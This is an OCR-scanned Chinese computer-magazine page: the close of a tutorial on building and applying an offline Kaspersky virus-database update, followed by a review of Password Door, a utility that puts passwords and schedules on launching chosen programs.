


图3




图4




图5

接着来到如图 3 所示的这一步时，不要关闭窗口，因为程序正把生成在 D 盘的 avp7 这个文件夹自动压缩，压缩完毕后窗口会自动关闭。这时候我们会在 D 盘看到一个 avp7.rar 文件，把它使用 U 盘拷贝到不能上网的电脑上进行解压缩，然后点卡巴“设置”→“更新”→“配置”，在弹出的更新设置的对话框中将更新源选项中的卡巴斯基实验室更新服务器前面的勾去掉，如图 4。如果还有别的更新源，就都去掉前面的勾，再点击右边的添加按扭，添加你所解压缩到的目录，我这里是解压在 D 盘，所以就是 D:\avp7，确定后回到卡巴的更新界面，点击更新数据库，如图 5。正在从 D:\avp7 目录更新病毒库，这样就可以离线更新病毒库了。

这个方法还可以用于重装系统后的更新病毒库，这样就可以省掉大把的时间在线更新病毒库上（不过在重装系统前要制作一个离线升级包），程序同样支持卡巴 6 离线升包的制作。

（本文所涉及到的卡巴离线升级包制作器已收录到光盘中）

文章难易度：★★★
文章阅读点：利用软件 Password Door 给自己的某些特定程序加把安全锁

Password Door 为你的程序加扇安全门

周玲生

出于各种原因，许多时候我们需要限制某些特定程序的运行，至于可用的方法有很多，比如利用 NTFS 文件系统的特殊性，设置用户权限来禁止特定程序的运行。再比如为了禁止某些联网后方可运行的程序，有些人习惯在程序安装目录中新建文本文件，然后将其更名为 ws2_32.dll，这样程序在运行时首先会在安装目录中调用此 ws2_32.dll 文件，结果就会因出错而无法运行。但种种方法，似乎都不如给程序安装一扇带密钥的安全门来得直接、有效。

Password Door（下载地址为 http://www.toplang.com/pdsetup.exe），顾名思义就是专门给程序上锁的安全之门，它不会修改、破坏程序却能确保程序的平安无恙，不受“非法”侵犯。在 Password Door 的安装过程中会提示设置一个 Admin Password 管理密码，如图 1，如果以后限制的程序不另设其它密码，则就使用该密码作为解锁密码。




图 1




图 2

Password Door 的使用方法也比较简单，运行程序，首先输入刚才设定的管理密码，就会弹出程序主界面窗口，如图 2，在“Installed Programs”栏下可以看到系统中所有已安装的程序。点选某一需要加锁的程序，双击它后就会弹出 Program Information 程序信息的窗口，点击“Standard（标准）”选项中的“Change…（更改）”按钮，可以另设密码，在“Schedule（计划）”选项中可以选择“Always（一直，默认保护方式）”、“Daily（每天，可以设置每天具体开始时间及时段）”、“Weekly（每周，可以设置一周中某天或某些天的具体时间及时段）”、“Monthly（每月，可以设置每月中某天或某些天的具体时间及时段）”等四种方式，至于“Advanced（高级）”选项中的设置可以忽略，不作更改即可。

不过需要注意一点，对于绿色免安装就可以运行的程序，Password Door 是无能为力的。稍微有点电脑常识的人在试图运行某一程序时，结果却看到了如图 3 所示的窗口时，难免就会起疑心，再尝试调用“任务管理器”来终止 Password Door 程序进程 passdoor.exe 也就不足为奇了。因此，我们必须来个“一不做，二不休”，连“任务管理器”也一并加锁，这样一来，在 Password Door 这道铁将军把守的安全门面前，如果没有密码，就只能吃个“闭门羹”了。

